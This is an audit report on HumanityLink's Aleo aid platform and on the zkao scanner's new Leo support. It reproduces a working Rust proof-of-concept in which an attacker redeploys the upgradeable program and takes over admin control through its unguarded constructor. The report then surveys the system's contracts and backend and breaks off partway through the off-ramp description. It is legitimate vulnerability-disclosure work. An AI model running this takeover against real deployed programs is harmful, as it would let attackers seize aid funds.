Introduction
On May 18, 2026, zkSecurity was engaged to integrate vulnerability detection for the Leo programming language and the Aleo program ecosystem into zkSecurity’s recently launched zkao tool.
As part of this engagement, HumanityLink’s Aleo-powered aid distribution system was used as a test target. The review covered its JavaScript backend, frontend, and Leo programs. In addition to integrating Leo with zkao, a significant portion of the engagement was dedicated to understanding the codebase and manually identifying potential vulnerabilities. The engagement lasted four weeks with two consultants.
This report summarizes the integration of Leo support into zkao and presents the security findings discovered through zkao scans of HumanityLink’s codebase, as well as through manual code review.
Note
After the engagement, HumanityLink implemented the recommendations in this report, ran an additional scan with zkao to test the fixes and identify any regressions, and independently triaged all the new findings. zkSecurity aided in this process of using the zkao platform but did not engage any consultants to re-review the implemented changes, since this work falls outside the scope of the original audit.
Audit Scope
The code for the HumanityLink humanitarian aid platform was shared via a private GitHub repo.
The HumanityLink team fixed the following commit for this engagement: 7eb799726d3bc3832e561cf38aeeda7fdaee4e74.
The zkao scans and manual code review covered the following subcomponents:
- backend-on-off-ramp/ Fiat-to-crypto (on-ramp) and crypto-to-fiat (off-ramp) pipeline.
- backend/ Express.js backend that mediates between the NGO dashboard, the merchant POS app, the WhatsApp onboarding bot, and the Leo programs for on-chain aid issuance.
- leo/ Aleo programs for privacy-preserving single- and bulk-issuance of USDCx aid.
- ngo-dashboard/ Next.js dashboard that NGOs can use to manage their aid distribution system (authorize beneficiaries, whitelist merchants, issue aid, etc.).
Threat Model and Security Assumptions
The audit scope for HumanityLink is based on two core trust assumptions:
-
Single trusted NGO boundary. The NGO operator, backend, admin, Aleo delegated prover, and Provable scanner are treated as trusted actors. The admin is an all-or-nothing boundary: if the admin is compromised, the whole system is compromised. External rails and configuration, including MoneyGram, Circle/CCTP, IRIS, and deployment configuration, are also trusted as counterparties.
-
Beneficiary privacy. Privacy protections apply to beneficiary identity and aid amounts against the public chain and truly external parties. However, disclosure to trusted parties, including the NGO operator, backend, Aleo prover/scanner, or USDCx compliance mechanisms, is not treated as a privacy violation. Additionally, merchant identity, balances, and addresses are considered public.
Methodology
This section describes our workflow at a high level:
- Run an initial scan with zkao using the latest model and the baseline skill.
- Validate and triage zkao’s findings while, in parallel, manually reviewing the codebase to identify bugs independently.
- Teach zkao to find these bugs through different techniques like skills, evals, prompt engineering, context engineering, or additional tooling.
- Repeat this process iteratively.
This workflow lets us iteratively improve zkao’s capabilities on the Aleo/Leo codebase by integrating our human audit knowledge back into zkao’s flow. Throughout those workflow steps, we also integrate an Aleo proof-of-concept mechanism and supply all relevant context, such as scope, threat model, and security assumptions, in order to greatly reduce false positives in zkao’s results.
The details of this zkao integration process are explained in the next section.
Leo Integration of zkao
Aleo programs, written in the Leo language and compiled to Aleo Instructions for the snarkVM execution layer, present a threat model that differs substantially from the EVM and from generic ZK circuits. To make zkao effective on Leo code, we worked along two fronts during the HumanityLink engagement: adding Leo-specific audit knowledge into zkao as a reusable skill, and building tooling so that findings on Leo contracts can be demonstrated with executable proofs of concept. Both were developed against HumanityLink’s codebase as a live testbed and are now part of zkao’s standard toolchain for Aleo audits.
Aleo Auditing Skill
zkao agents load domain knowledge on demand in the form of skills. We authored a Leo and Aleo auditing skill that gives every flow a shared, vetted understanding of the platform, rather than relying solely on the model’s base knowledge, which is comparatively thin given how new the Aleo ecosystem is. The skill is organized into four reference documents:
- Leo language cheat sheet covering the parts of the language that matter most for security review: the split between the off-chain proof context and the on-chain finalization context, program structure (records, mappings, entry functions), the call rules, on-chain storage operations, upgradability and constructor behavior, dynamic dispatch, and the protocol limits.
- An Aleo Instructions reference for the lower-level AVM representation that is actually deployed and executed on-chain. Auditing the compiled output alongside the Leo source can surface compiler-level mismatches and strips away syntactic sugar that sometimes hides deeper bugs.
- A snarkVM design-gotchas reference capturing platform-level guarantees and pitfalls: consensus versioning by block height, the account and address model, the record privacy model, what remains public even when amounts are hidden (existence and the transaction graph), and value-conservation rules.
- A catalog of Aleo and Leo bug patterns, the core of the skill. It enumerates recurring vulnerability classes we distilled from the literature and from our own audit reports, each with a detection heuristic and, where useful, a worked example. Representative classes include unguarded initialization and constructor upgrade gates,
self.caller versus self.signer confusion, commitment type confusion, stale on-chain state passed as proof arguments, cross-program finalize TOCTOU, privacy leakage through the finalize block, unchecked versus wrapped arithmetic, records permanently locked when sent to a program address, and attacker-controlled dynamic dispatch.
This knowledge is packaged with an Aleo tool image that mounts into the agent’s sandbox, bundling the Leo compiler, a snarkVM source checkout for reference, and the cheatVM harness described below, so an agent can build, inspect, and exploit Leo programs within a single scan.
cheatVM
A finding is far more convincing when it ships with an executable proof of concept. Leo’s native leo test framework is useful for unit-style checks, but it is not a full substitute for adversarial end-to-end testing on a real ledger environment.
For vulnerabilities that depend on multi-account interaction, persisted chain state, deployment behavior, transaction ordering, record handling, or program/dependency resolution, a local Aleo devnet PoC is needed because it exercises the unmodified contract through the same deploy and execute flow used on-chain.
However, producing this kind of end-to-end PoC is more cumbersome than writing a Leo test. It requires setting up and managing a local Aleo devnet, deploying the target program, preparing funded accounts, executing the required transactions in order, and inspecting the resulting chain state. Despite this overhead, a devnet-based PoC is often preferable for exploit demonstrations because it avoids patching the contract or bytecode to force a vulnerable state. Such modifications can contaminate the result and make it unclear whether the issue comes from the original program or from the altered setup.
To close this gap we built cheatVM, a cheatcode-enabled execution harness for Aleo, conceptually the equivalent of Foundry for the Aleo ecosystem. It is a small Rust library that runs on snarkVM’s genuine Process and an in-memory finalize store, the same execution code paths a validator runs on-chain. Compiled .aleo programs are deployed verbatim, with no bytecode patching, so the validity of a proof of concept is replicated as it would execute on-chain.
cheatVM’s design centers on a clean separation between fabricated preconditions and the genuine exploit. Authorization-bypassing operations are namespaced behind an explicit cheats() accessor with the following available methods:
set_mapping(): writes directly to public finalize state.fabricate_record(): forges a private record owned by a chosen account.fund(): gives an account gas for deployment or execution.
Everything outside that namespace runs through real authorization on every transition. A proof of concept therefore reads as a clear narrative: deploy the program, seed the finding’s stated preconditions with cheats(), act as an unprivileged attacker, and assert the impact, ideally with a negative control showing the same action failing beforehand. A reviewer can see at a glance which state was assumed and which was earned.
This in-process design allows us to orchestrate the entire end-to-end flow of an Aleo transaction within a single Rust test, without the need for local devnet deployment. This makes proof-of-concept development much faster than the conventional approach.
Result on HumanityLink
During the HumanityLink engagement, the integration of Leo with zkao converted a prior miss into a successful detection. On an earlier scan, with no skill in place, zkao leaned on the model’s base knowledge and overlooked the open-constructor takeover, despite the constructor plainly leaving the upgrade path ungated. After we found it manually, we added it, among the other Aleo bug patterns, into the skill, and a later scan surfaced the issue on its own: zkao flagged that the @custom constructor never asserts on self.program_owner, letting any unprivileged account upgrade and seize the program. The addition of cheatVM then also lets the agent confirm the issue with an executable end-to-end proof of concept, with detailed explanation in the following section.
Proof of Concept With cheatVM
The open-constructor takeover is a good example of behavior that a basic leo test cannot demonstrate faithfully. The vulnerable action is not an ordinary function call: it is an Aleo program upgrade, where the constructor should reject any self.program_owner other than the intended owner. A Leo unit test can exercise functions and finalizers, but it cannot model the ledger deployment path, submit an upgrade as a second funded account, and then prove that the upgraded program now treats that attacker as the owner.
With cheatVM, the proof of concept is the following ordinary Rust test:
use anyhow::Result;
use cheatvm::Harness;

const V9_PROGRAM: &str = "humanity_link_aid_v9d.aleo";

#[test]
fn open_constructor_upgrade_on_humanity_link_v9_lets_attacker_take_admin() -> Result<()> {
    assert_upgrade_takeover("../leo/v9", V9_PROGRAM)
}

fn assert_upgrade_takeover(project_dir: &str, program_id: &str) -> Result<()> {
    let mut h = Harness::new()?;

    // Model the intended deployer/admin and an unrelated attacker account.
    // Both accounts are fresh and have no contract-level privileges yet.
    let ngo = h.new_account()?;
    let attacker = h.new_account()?;

    // Fund only credits.aleo balances for deployment fees. This is equivalent
    // to gas funding in a local test harness; it does not touch the v9 admin
    // mappings or grant either account any aid-contract authorization.
    h.cheats().fund(&ngo, 1_000_000_000_000)?;
    h.cheats().fund(&attacker, 1_000_000_000_000)?;

    // Load the full production Leo project, including its compiled imports.
    // `load_project` deliberately leaves the main program undeployed so this
    // test can use `Harness::deploy`, the real snarkVM deployment/finalization
    // path that executes constructors.
    let program = h.load_project(project_dir)?;

    // Initial deployment: the NGO is the program owner, so the constructor sets
    // admin_address[0u8] to the NGO address.
    let initial_edition = h.deploy(&program, &ngo, &ngo)?;
    assert_eq!(initial_edition, 0);
    assert_eq!(
        h.get_mapping(program_id, "admin_address", "0u8")?
            .unwrap()
            .to_string(),
        ngo.address.to_string(),
        "initial deployment should set NGO as admin",
    );

    // Negative control: before the malicious upgrade, the attacker is not the
    // stored admin and cannot call an admin-only function.
    h.execute(&attacker, program_id, "pause", &[])?
        .expect_rejected();

    // Attack: because the constructor is upgradeable, the attacker can submit
    // an upgrade with themselves as `program_owner`. The constructor runs again
    // during deployment finalization and overwrites admin_address[0u8].
    let upgraded_edition = h.deploy(&program, &attacker, &attacker)?;
    assert_eq!(upgraded_edition, 1);
    assert_eq!(
        h.get_mapping(program_id, "admin_address", "0u8")?
            .unwrap()
            .to_string(),
        attacker.address.to_string(),
        "upgrade reran the constructor and replaced admin with attacker",
    );

    // Impact: after takeover, the same attacker call now finalizes and changes
    // the paused flag, demonstrating practical control over admin-only paths.
    h.execute(&attacker, program_id, "pause", &[])?
        .expect_finalized();
    assert_eq!(
        h.get_mapping(program_id, "flags", "0u8")?
            .unwrap()
            .to_string(),
        "true",
        "attacker can now exercise admin-only controls",
    );

    Ok(())
}
The important property of this PoC is that the vulnerable program is not patched and no mock constructor is written. The only fabricated state is gas funding through cheats().fund; the takeover itself is performed through deploy, which runs snarkVM’s real deployment finalization and therefore the real constructor. The negative control shows that the attacker was not already privileged before the upgrade, and that the successful pause call is a consequence of the constructor accepting the attacker’s upgrade.
This is the operational value of combining the skill with the toolchain: the skill makes the pattern repeatably detectable, while cheatVM turns the finding into a concrete execution trace against the unmodified Aleo program.
System Overview
HumanityLink’s aid distribution system enables NGOs to send humanitarian monetary aid in a way that maximizes beneficiary privacy.
An NGO first funds the system with donor USD, beneficiaries receive that aid as private USDCx stablecoins on the Aleo blockchain and spend it at local merchants, and those merchants ultimately convert the earned USDCx to local fiat currency via a MoneyGram off-ramp.
In this section, we will give an overview of the system’s various subcomponents.
On-Chain Leo Programs
The on-chain component of HumanityLink’s aid distribution system consists of two Leo programs:
humanity_link_aid_v9d.aleo This is the core contract. It tracks the on-chain administrative state (program admin, authorized issuers, whitelisted merchants, etc.) and performs the main monetary operations: issuing aid, spending at merchants, the two off-ramp paths, settlement, and emergency sweeping.humanity_link_bulk_v9d.aleo A helper program that exists only to issue aid to many recipients in a single transaction by repeatedly calling the core program’s issue_aid function.
For brevity, we’ll refer to these programs as v9 and v9bulk, respectively.
USDCx Records as HumanityLink’s Aid Token
The system issues aid in the form of the USDCx stablecoin.
More specifically, aid is issued as Token records as defined by the usdcx_stablecoin.aleo program’s Token record type.
This is a deliberate simplification over earlier versions of the system, which wrapped aid in a dedicated AidRecord abstraction.
In v9 and v9bulk, this wrapper has been removed, and aid is now issued as plain USDCx.
Note that by design of Aleo’s record model, a Token record is private:
it is an encrypted, UTXO-style holding owned by a single Aleo address and can (by default) be decrypted only by the owner.
In particular, a beneficiary’s aid balance is not public but a set of private records that only the beneficiary’s view key can decrypt.
Besides the Token record, two further types from the USDCx program appear a lot in v9 and v9bulk, so it’s worth knowing what they are.
ComplianceRecord is emitted alongside every private USDCx transfer. As a “compliance token”, USDCx uses this record to capture the parties and amount of a transfer for off-chain compliance and audit purposes. MerkleProof is always supplied as a fixed length-2 array [MerkleProof; 2], and is what the USDCx stablecoin program requires to move funds privately. USDCx maintains a freezelist of sanctioned addresses, which is published as a Merkle root by USDCx’s usdcx_freezelist.aleo helper program. Every private transfer must carry non-inclusion proofs for both the sender and the recipient (i.e., proofs that these addresses are not included in the freezelist), which the USDCx program checks against the current freezelist roots.
Notice that USDCx’s ComplianceRecords represent an important caveat to the above-mentioned privacy guarantees of the Token records:
while a beneficiary’s Token records themselves are indeed only decryptable with the beneficiary’s view keys of these records, the corresponding ComplianceRecords can still give away the transfer details to the owner of the compliance address (aleo1l4s8l9fkl0rughvj0qzv3hduzr2ktpwgmwyue3ehkdrgtdl9vgys4xyw23) that is hard-coded in USDCx’s program code. That’s, of course, by design, but it is an important subtlety to be aware of.
Another consequence of issuing aid as USDCx records is that v9 and v9bulk are both subject to USDCx’s own pause switch and freezelist, which are independent from the aid system’s own pause- and allowlist-mechanisms. In particular, a transfer can fail because the stablecoin is paused or because an address is USDCx-frozen, entirely separately from the aid system’s own pause flag. This is, again, by design, but still something to keep in mind.
Function Execution in Leo 4.0
v9 and v9bulk both target Leo 4.0, which is the most recent major release of the Leo language.
The biggest surface-level change in 4.0 is the unification of all function declarations under a single fn keyword.
As a consequence, functions in Leo 4.0 look quite different from functions in Leo 3.5.
For this reason, we briefly explain how function execution works for HumanityLink’s v9 and v9bulk programs.
(For more details, we refer to the Leo 4.0 release notes.)
In Leo 4.0, each function is declared using the fn keyword, and split into an off-chain body and an on-chain final block.
As a concrete example, consider v9’s issue_aid function:
fn issue_aid(recipient: address, amount: u64) -> (... , Final) {
    assert(amount > 0u64);                          // off-chain: runs during proving
    let (compliance, token, f0) = usdcx_stablecoin.aleo::transfer_public_to_private(...);
    let caller: address = self.caller;
    return (compliance, token, final {              // on-chain: runs at settlement
        f0.run();
        let is_paused = Mapping::get_or_use(flags, 0u8, false);
        assert(!is_paused);
        let is_authorized = Mapping::get_or_use(authorized_issuers, caller, false);
        assert(is_authorized);
        ...
    });
}
The body runs when the transaction is proved (off-chain, by the prover).
It can read the function inputs and the caller’s identity, perform input validation, and invoke other programs, but it cannot read or write program state, because state only exists on-chain.
Anything that depends on or modifies state lives in the final block, which the network executes when the transaction settles into a block.
When a function calls into another program (such as v9’s issue_aid calling usdcx_stablecoin’s transfer_public_to_private), that call returns a Final handle (the f0 above).
Invoking f0.run() inside the final block is what actually executes the callee’s on-chain half. So in issue_aid’s final block, f0.run() settles the underlying USDCx transfer, and the authorized-issuer and pause checks follow it within the same block.
The v9 Program
The v9 program represents the core on-chain component of HumanityLink’s aid distribution system.
Its functions can be divided into four groups:
admin functionality, aid issuance, spending, and off-ramping.
Admin Functions
All of the following v9 functions can be invoked only by the program’s admin_address, which is set during deployment.
Most of them are simple setters for the program’s state variables:
transfer_admin transfers the admin role to a new address.authorize_issuer / revoke_issuer adds or removes an address from the list of authorized_issuers.whitelist_merchant / revoke_merchant adds or removes an address from the list of whitelisted_merchants.set_bridge_address updates the destination for merchant off-ramps.set_merch_offramp_period and set_min_merch_offramp adjust the merchant off-ramp cooldown period in blocks (default 17280 ≈ 24h) and the minimum off-ramp amount (default 6_000_000 = $6).pause / unpause flip the program’s global pause flag.
The remaining two admin functions are more than simple setters:
sweep_vault(amount, recipient) is an emergency drain of the contract’s public USDCx balance.settle_merchant(merchant, amount) decrements merchant_vault[merchant] by amount. It moves no USDCx since the corresponding tokens were already transferred during the merchant’s off-ramp. Instead, it’s a pure accounting function that is called per merchant once the corresponding fiat payout is successfully processed. (We will explain this off-ramp flow in greater detail in the upcoming sections.)
Aid Issuance
The v9 program allows authorized_issuers to distribute USDCx aid via three different functions: issue_aid(recipient, amount), bulk_issue_2(...), and bulk_issue_4(...).
Issuance via issue_aid turns a certain amount of the program’s public USDCx into a private record owned by a beneficiary. It calls the USDCx program’s transfer_public_to_private(recipient, amount) function, and its final block asserts v9 is not paused and that the caller is in the list of authorized_issuers. Lastly, the function adds the issued amount to the total_issued state variable.
It’s important to note here that the USDCx comes from the aid program’s public balance, and not from the issuer’s account.
In particular, the NGO must first fund the program’s public USDCx balance, so that issuance can then move value from that program-held public pool into beneficiaries’ private records.
bulk_issue_2 and bulk_issue_4 are the same operation repeated two or four times in one transaction, summing the amounts into a single total_issued state update.
Larger batch issuances are not supported by v9, but by the companion bulk program v9bulk, for reasons we will explain below in the section on v9bulk.
Spending and Beneficiary Off-Ramp
The spend(token, proofs, merchant, amount) and offramp_beneficiary(token, proofs, merchant, amount) are structurally identical.
Each takes the beneficiary’s Token record, two USDCx freezelist non-inclusion proofs, a merchant address, and an amount.
Both functions call transfer_private(merchant, amount, token, proofs) on the USDCx program, which produces a new Token record for the merchant as well as a change Token record for the beneficiary.
The only difference between them is which counter they increment:
spend bumps thetotal_spent state variable, while offramp_beneficiary bumps the total_ben_offramp state variable.
A “spend” represents a beneficiary buying goods from the merchant (e.g., food), while offramp_beneficiary represents a beneficiary handing USDCx to a merchant in exchange for local cash.
Merchant Off-Ramp
offramp_merchant(token, proofs, amount, bridge_addr) is v9’s entry point for value leaving the system.
A merchant converts their private USDCx records into public USDCx parked at the bridge address, from where a nightly off-ramp pipeline later sweeps it toward fiat.
More specifically, offramp_merchant calls transfer_private_to_public(bridge_addr, amount, token, proofs) on the USDCx program, which converts the merchant’s private Token records into public USDCx according to the specified amount and also creates a corresponding change record for the merchant.
The offramp_merchant function’s final block enforces the following conditions:
- The program is not paused.
- The merchant is whitelisted.
- The amount is at least the admin-configured minimum.
- The supplied
bridge_addr equals the admin-configured bridge_address[0u8].
- The merchant off-ramp cooldown period has ended, i.e., at least
clocks[0u8] (default 17280 ≈ 24h) blocks have passed since this merchant’s last off-ramp.
On success the function records block.height as the merchant’s latest off-ramp, adds the amount to both total_merch_offramp and merchant_vault[merchant], completing the bookkeeping that settle_merchant will later unwind.
On-Chain Flow of USDCx Aid

As indicated in the above diagram, the privacy of the USDCx funds changes during the money flow:
public to private at issuance, private to private at spend / beneficiary off-ramp, and private to public at the merchant off-ramp.
The v9bulk Program
The v9bulk helper program allows the system to bulk-issue to a higher number of recipients.
More specifically, it provides authorized issuers with two more bulk-issuance functions: bulk_issue_8 and bulk_issue_15.
As of version 4.0, Leo’s function inputs and outputs are both capped at 16, so implementing, say, bulk_issue_8 in the exact same way as bulk_issue_2 would exceed Leo’s maximum number of function outputs.
The v9bulk program works around this limitation by
- struct-packing the function inputs (recipient addresses and amounts) into a
Recipient struct that can capture both, a given recipient’s address as well as the corresponding amount, and
- just returning the token records rather than also explicitly returning the compliance records, which are created when calling USDCx’s
transfer_public_to_private.
The reason bulk_issue_15 supports only 15 recipients rather than 16 is that Final also counts towards the 16 outputs cap.
A Note on Upgradability
Both v9 and v9bulk make use of Leo’s built-in upgradability framework.
The programs have upgrades enabled and implement custom upgrade logic using the @custom constructor annotation.
We will discuss HumanityLink’s current upgrade logic in detail in our finding on unguarded constructors.
NGO Backend
The /backend is an Express.js application, and is backed by a Postgres database.
In this subsection, we’ll give an overview of the different layers a request passes through and discuss the backend’s routes at a high level.
Every backend request flows through the same three layers.
A route validates the request shape and unpacks the body, a service carries out the business logic (including any transactions on Aleo), and a repository is the layer that interacts with the database.
In particular, the translation from HTTP call to signed Aleo transaction happens almost entirely in the service layer, and within it almost entirely in one place, namely the aleoExecuteService.
We start our description of the backend by providing an overview of the different routes.
API Endpoints
Health
| Method |
Endpoint |
Description |
| GET |
/ |
Health check |
Beneficiaries
| Method |
Endpoint |
Description |
| POST |
/beneficiaries |
Register new beneficiary |
| GET |
/beneficiaries |
List all with balances |
| GET |
/beneficiaries/:shortId |
Get one by ID |
| GET |
/beneficiaries/:shortId/view |
HTML page with QR code |
| POST |
/bulk-register |
CSV upload to register many |
| POST |
/bulk-allowlist |
CSV upload to add to allowlist |
| GET |
/allowlist |
List allowlisted phone numbers |
| DELETE |
/allowlist/:id |
Remove from allowlist |
Merchants
| Method |
Endpoint |
Description |
| POST |
/merchants |
Register new merchant |
| POST |
/merchants/verify |
Verify POS credentials |
| GET |
/merchants |
List all |
| GET |
/merchants/:shortId |
Get one by ID |
| GET |
/merchants/:shortId/balance |
Merchant pending balance |
| POST |
/merchants/:shortId/whitelist |
Whitelist |
| DELETE |
/merchants/:shortId/whitelist |
Remove from whitelist |
| POST |
/merchants/:shortId/regenerate-token |
Reset POS device token |
Aid
| Method |
Endpoint |
Description |
| POST |
/aid/issue |
Issue aid to one beneficiary |
| POST |
/aid/bulk-issue |
Bulk issuance |
| GET |
/aid/bulk-preview |
Dry-run bulk issuance plan |
| POST |
/aid/bulk-credits |
Send credits to many beneficiaries |
| POST |
/aid/bulk-credits-merchants |
Send credits to many merchants |
| GET |
/aid/balance/:shortId |
Beneficiary balance |
| GET |
/aid/history/:shortId |
Beneficiary aid history |
Payments
| Method |
Endpoint |
Description |
| POST |
/payments |
Process payment |
| POST |
/payments/offramp |
Trigger payment + immediate off-ramp |
Off-ramp
| Method |
Endpoint |
Description |
| POST |
/offramp |
NGO-triggered off-ramp |
| POST |
/offramp/merchant |
Per-merchant off-ramp |
Stats
| Method |
Endpoint |
Description |
| GET |
/stats/dashboard |
NGO dashboard aggregates |
| GET |
/stats/spending-by-type |
Spending breakdown |
| GET |
/stats/activity |
Daily/weekly activity |
| GET |
/stats/transactions |
Recent transactions |
| GET |
/stats/all-transactions |
Paginated full history |
| GET |
/stats/vault-chain |
On-chain vault flow stats |
| GET |
/stats/vault |
DB-derived vault stats |
Admin
| Method |
Endpoint |
Description |
| POST |
/admin/transfer |
Transfer admin role |
| POST |
/admin/authorize-issuer |
Authorize issuer |
| POST |
/admin/revoke-issuer |
Revoke issuer |
| POST |
/admin/whitelist-merchant |
On-chain whitelist |
| POST |
/admin/revoke-merchant |
On-chain revoke |
| POST |
/admin/set-bridge-address |
Set bridge account |
| POST |
/admin/set-merch-offramp-period |
Settlement period config |
| POST |
/admin/set-min-merch-offramp |
Minimum off-ramp amount |
| POST |
/admin/settle-merchant |
Settle specific merchant |
| POST |
/admin/sweep-vault |
Sweep NGO vault |
| POST |
/admin/fund-program |
Fund the program account |
| POST |
/admin/pause |
Emergency pause |
| POST |
/admin/unpause |
Resume operations |
| POST |
/admin/bridge-usdcx |
Bridge USDCx to Ethereum |
| POST |
/admin/send-credits |
Send credits to single recipient |
Exchange rate
| Method |
Endpoint |
Description |
| GET |
/exchange-rate |
COP/USD rate |
Export
| Method |
Endpoint |
Description |
| GET |
/export/xlsx |
NGO data export as Excel |
Support
| Method |
Endpoint |
Description |
| POST |
/support/report |
Submit a problem report |
WhatsApp
| Method |
Endpoint |
Description |
| POST |
/webhook/whatsapp |
Twilio inbound webhook (handles text, voice, media) |
Service Layer
The services implement the backend’s business logic, and fall into three groups.
Execution on Aleo.
Every state-changing transaction passes through the aleoExecuteService.
Since generating the zero-knowledge proofs for transactions on Aleo is computationally expensive, the service delegates proving to Provable.
The service exposes one function per on-chain operation:
executeIssueAid, executeSpend, executeMerchantOfframp, a wrapper for each admin function, and executeBulkIssueN, which packs an arbitrary number of recipients into the largest available bulk transactions (the 15-, 8-, 4-, 2-, and 1-recipient issuance functions of v9 and v9bulk, respectively).
Besides the aleoExecuteService for writing on-chain state, there are also two query services (aleoQueryService and aleoQueryServiceWithScan) for reading on-chain state.
Furthermore, the backend includes a tokenJoinService, which is used to merge Token records on Aleo whenever the individual records are not large enough to cover a payment.
Domain Services.
These services sit between the routes and the execution services.
issueAidService and offrampService orchestrate the issuance and payment flows, beneficiaryService and merchantService handle registration and lookups, and merchantOfframpService handles the on-chain merchant off-ramp (e.g., fetching the freezelist Merkle proof that transfers of private USDCx records require).
Communications.
The whatsappService and the larger botService run the backend’s WhatsApp channel, which is the primary way beneficiaries interact with the system.
ttsService, voiceService, and staticAudioService are used for text-to-speech and transcription via ElevenLabs.
gcsService stores KYC photos collected during registration in Google Cloud Storage, and supportEmailService and whatsappReportService handle the support flow.
Data and Custody
The database layer is reached through the following repositories:
beneficiaryRepo, merchantRepo, transactionRepo, allowlistRepo, supportTicketRepo, and aidRecordRepo.
In the current version of the system, all keys are held by the backend’s database.
In particular, this includes the private keys of beneficiaries and merchants.
More specifically, the beneficiaries table stores each beneficiary’s Aleo private key and view key alongside their phone number and KYC details (such as the cloud storage paths to their ID photo).
The merchants table stores a private key, a view key, and the device_token that identifies the merchant’s POS.
In other words, the current custodial model of the system is that every signing flow eventually involves the backend reading the relevant keys from the Postgres database, and signing transactions on behalf of beneficiaries and merchants.
For now, this design decision was made so that both merchants and beneficiaries cannot lose their funds by accidentally losing their private key.
Example Flow: Issuing Aid
As a concrete example, let’s consider a single aid issuance.
First, the NGO issuer calls POST /aid/issue through the NGO dashboard, providing a beneficiary’s short ID and an amount.
The route hands the request off to issueAidService.issueAid, which looks up the beneficiary, and calls executeIssueAid with the NGO’s private key.
That signs and submits an issue_aid transaction on v9 through Provable, converting the specified amount of USDCx from the v9 pool’s public balance into a private Token record owned by the beneficiary.
On confirmation, the service records an issue row in transactions and refreshes the beneficiary’s cached stats.
Cross-Chain On-/Off-Ramp Pipeline
The aid system’s /backend-on-off-ramp component consists of three subcomponents:
- The NGO’s Ethereum vault contract, which is the entry point through which an NGO’s USDC funds reach the bridge to Aleo.
- An on-ramp orchestrator, which is an always-on process that watches the NGO’s Ethereum vault for inbound USDC and bridges it to Aleo.
- An off-ramp pipeline, which is a nightly batch job that converts accumulated merchant balances on Aleo to physical cash via MoneyGram.
The On-Ramp Pipeline
The HumanityLink Vault Contract
In order to on-ramp funds to the aid distribution system, each NGO has a deployed instance of the HumanityLinkVault contract on Ethereum.
The intended funding path is that the NGO buys USDC on the Kraken crypto exchange and sends it as an ordinary ERC-20 transfer to the vault’s address.
In particular, there is no deposit() function on the vault contract.
Instead, the vault simply accumulates whatever USDC is sent to it and provides an operation to move it onward, namely the bridge() function.
That function is only callable by the contract’s operator, i.e., the on-ramp orchestrator.
When called, it will first approve Circle’s xReserve for a given amount and subsequently call depositToRemote() on the xReserve contract, specifying details like the NGO’s ALEO_RECIPIENT as input parameters.
This will lock the USDC funds in Circle’s xReserve and simultaneously create an allowance to mint a corresponding amount of USDCx on Aleo.
(More on that below.)
Besides the core bridge() function, the vault contract provides admin-gated setter functions (e.g., for transferring contract ownership or the operator role) as well as an emergencyDrain() function that allows the NGO to withdraw all USDC currently held by the vault in the case of decommissioning of the vault or when funds need to be recovered manually (e.g., xReserve is down, Aleo recipient compromised).
The On-Ramp Orchestrator Process
The on-ramp orchestrator is implemented in Onramporchestrator.js.
On start-up it loads the list of vault addresses to watch, replays any USDC Transfer events it may have missed while down, and then subscribes to live events.
Then, whenever the NGO deposits new USDC into the vault, the orchestrator calls bridge() to transfer the funds to xReserve.
However, this by itself is not enough to complete the on-ramp:
Circle’s xReserve accepts the deposit on the Ethereum side, but the Aleo-side mint only happens once a corresponding request is made to the Aleo Network Facilitator (ANF) mint API.
After the bridge() transaction confirms, the orchestrator therefore POSTs the corresponding Ethereum transaction hash to the ANF mint API via the registerMint(ethTxHash) function, which then executes the USDCx mint on Aleo.
The Off-Ramp Pipeline
The off-ramp pipeline is implemented by the sweep_and_offramp.mjs script.
